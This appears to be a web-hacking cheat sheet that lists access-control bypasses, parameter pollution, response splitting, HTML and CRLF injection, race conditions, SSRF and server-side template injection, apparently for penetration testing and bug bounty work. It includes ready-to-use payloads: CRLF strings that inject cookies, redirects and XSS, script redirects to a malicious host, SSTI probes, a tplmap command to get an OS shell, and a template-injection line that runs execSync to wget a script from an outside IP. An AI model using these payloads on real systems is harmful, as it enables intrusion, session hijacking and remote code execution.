Access Control & Misc Web Attacks
Broken access control, type confusion, special-character abuse, and lesser-known web bugs.
Access Control & Misc Web Attacks
X-Original-URL
Can circumvent URL based access control.
X-Original-URL: /admin
HPP _ HTTP Parameter Pollution
In this example, the attacker is injecting an additional "q" parameter into the URL. This could potentially allow the attacker to bypass input validation or manipulate the application's logic, depending on how the application handles the additional parameter.
01POST /search HTTP/1.102Host: example.com03Content-Type: application/x-www-form-urlencoded04 05q=test&q=test2HRS _ HTTP Response Splitting
01POST / HTTP/1.102Host: example.com03Content-Type: application/x-www-form-urlencoded04 05param=value&header=Content-Type: text/html%0d%0aX-Custom-Header: injected contentHTML Injection
HTML injection is a type of security vulnerability that occurs when a attacker is able to inject malicious HTML code into a web page viewed by other users. This can have a variety of impacts, including:
- Stealing sensitive information from users, such as login credentials or personal information.
- Redirecting users to malicious websites, potentially leading to further compromise or phishing attacks.
- Modifying the appearance of a website, potentially misleading users and damaging the website's reputation.
- Executing scripts on the user's computer, potentially allowing the attacker to take control of the user's device.
It is important for web developers to validate and sanitize user input to prevent HTML injection and other types of injection attacks.
01<iframe src=//malicious-website.com/toplevel.html></iframe>01<html><head></head><body><script>top.window.location = "<https://malicious-website.com/pwned.html>"</script></body></html>Sometimes you can use this to perform SSRF. And if you're in a cloud environment where you can make meta-data requests, this can get nasty fast.
Response Manipulation
Intercept and copy server response on valid request and copy it over to when you get an invalid response.
https://www.youtube.com/results?search_query=resposne+manipulation
CRLF Injection
CR and LF are control characters or bytecode that can be used to mark a line break in a text file. CR = Carriage Return ( \r , 0x0D in hexadecimal, 13 in decimal) — moves the cursor to the beginning of the line without advancing to the next line.
You can use %0d (carriage return, aka take cursor to start) and then %0a (newline) to trick the application into thinking the input starts here.
01/%0d%0aSet-cookie:%20CRLF=%20CRLF02/%0aSet-cookie: CRLF%0a%0a<img src=x onerror=alert(9)>03/%0d%0aLocation:%20http://www.evilzone.org04/%0d%0a%0d%0a 05 06%0d%0aContent-Length:35%0d%0aX-XSS-Protection:0%0d%0a%0d%0a23%0d%0a<svg%20onload=alert(document.domain)>%0d%0a0%0d%0a/%2e%2ehttps://youtu.be/0R3w3JSGCIw?list=PLtiuVR3b_k4DlnU97uvXDyErEdFd4diDx&t=33
Use these payloads on webroot and paramaters like search: https://github.com/EdOverflow/bugbounty-cheatsheet/blob/master/cheatsheets/crlf.md https://github.com/cujanovic/CRLF-Injection-Payloads/blob/master/CRLF-payloads.txt https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/CRLF%20Injection/crlfinjection.txt
Race Conditions
Race conditions:
Exceed number of coupons intended. Exceed number of f.ex projects allowed on a free trial.
SSRF
SSRF Basics: https://www.youtube.com/watch?v=eVI0Ny5cZ2c
SSRF wrappers and techniques: https://highon.coffee/blog/ssrf-cheat-sheet/
probe internal subdomains, and also external, leveraging ssrf https://github.com/assetnote/surf
SSTI
Server Side Template Injection https://youtu.be/rJ-l_JSdUlE?list=PLkCYUwlLOT2oU3iwjCi2MiwaUvZrPFZl9&t=3860 https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection
SSTI:
Attempt SSTI in fields. (Use in intruder) http://somesite.com/user/settings?username={{7*7}}
@(4*5)
{{7*7}}
${7*7}
${{7*7}}
${{<%[%'"}}%\
<%= 7*7 %>
<%=7*7%>
<#assign x=7*7>${x}
{% nosuchtag %}
{self}
{{self}}
${{7*7}}
#{7*7}
*{7*7}
Get shell if SSTI is present: https://github.com/epinna/tplmap tplmap.py -u 'http://www.target.com/page?name=John*' --os-shell
Test in: Query string paramater, ex: http://example.com/page?name=value cookies Path paramaters, ex:http://example.com/page/value (Insert into the value area, it's a path paramater) Form Fields
Test for blind: res.end(require('child_process')execSync('wget 10.11.1.42/uwu.sh').toString())

PHP Type Juggling
https://www.youtube.com/watch?v=_Zr84AeHECA&t=201s